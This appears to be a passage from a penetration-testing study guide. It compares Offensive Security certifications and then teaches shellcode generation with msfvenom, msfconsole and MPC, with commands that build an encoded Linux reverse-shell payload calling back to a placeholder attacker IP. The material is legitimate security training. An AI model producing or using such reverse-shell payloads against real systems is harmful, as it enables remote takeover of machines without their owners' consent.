Penetration Testing with Kali Linux (PWK) -> OSCP : Contains some very basic binary exploitation from scratch, and fixing broken/dysfunctional proof of concept exploit code by replacing addresses and payloads. Exploit development is not, however, the focus of the certification.

Cracking the Perimeter (CTP) -> OSCE : Is mostly centered around exploit development and binary exploitation, and despite content being a little dated, and not going as far as one might have hoped (e.g. covering DEP-bypass, ROP chains, etc) it is one of the gold standard certs for exploit development.

Advanced Windows Exploitation (AWE) -> OSEE : Has been reported to contain fairly advanced Windows-focused content with limited overlap with CTP/OSCE. It is, however, an in-person only course that can be prohibitively expensive (the authors of this station have still not taken it). To our knowledge, it *still* does not cover Return Oriented Programming (ROP), which often can be the only path to exploitation of a no-execute (NX) protected stack.

Msfvenom - For all your payload needs

Let's assume that we, as a hacker, figured out how to make an executable run arbitrary code. What would you run as an attacker? And how do we go about creating code that we can get the computer to execute directly from memory? This is where the mysterious art of shellcoding comes in. Back in the days, you'd just write the C code yourself, compile it, optimize it, make sure that it doesn't have any badchars, or directly write in assembly by hand, and boom, shellcode. This seems like a lot of work. Fortunately, the fine folks at Rapid 7 have done the legwork and have made shellcode generation available to the masses, for better or for worse.

Example:

```
$ msfvenom -a x86 --platform linux --payload linux/x86/shell_reverse_tcp LPORT=4444  
LHOST=<KALI_IP_ADDR> -e x86/shikata_ga_nai -b "\x00" -f python
```

What is going on here? Time to break it down now:

- msfvenom - a beautiful tool that dynamically generates shellcode for us!
- -a x86 - Target architecture ["x86","x64","mips","arm"...]
- --platform linux - I hope this one's obvious
- --payload linux/x86/shell_reverse_tcp - which shellcode we want to execute. You can find other shellcodes inside of msfconsole with show payload
- LPORT=<LPORT>/LHOST=<KALI_IP_ADDR> - Set mandatory payload options with this option format
- -e x86/shikata_ga_nai - Which encoder you want to use. (shikata_ga_nai is usually your best bet)
- -b "\x00" - -b specifies bad bytes, here we're just telling the encoder to get rid of all \x00 (cus they so bad)

Now, some of you might be thinking, wow, that's a lot of syntax to memorize. Apparently other people thought so too. There are two main options at this point:

msfconsole

```
> msfconsole  
> use payload/<tab complete> #Huh, just a few payloads...  
> use payload/linux/x86/shell_reverse_tcp  
> info # Need to set LHOST/LPORT  
> set LHOST 127.0.0.1  
> set LPORT 4444  
> generate -h # set options as appropriate...  
> generate -o payload.py -f python -e x86/shikata_ga_nai -b '\x00'
```

Msfvenom Payload Creator (MPC):

<https://github.com/g0tmi1k/mpc>

```
$ mpc.sh linux reverse 4444 #Yup, that easy
```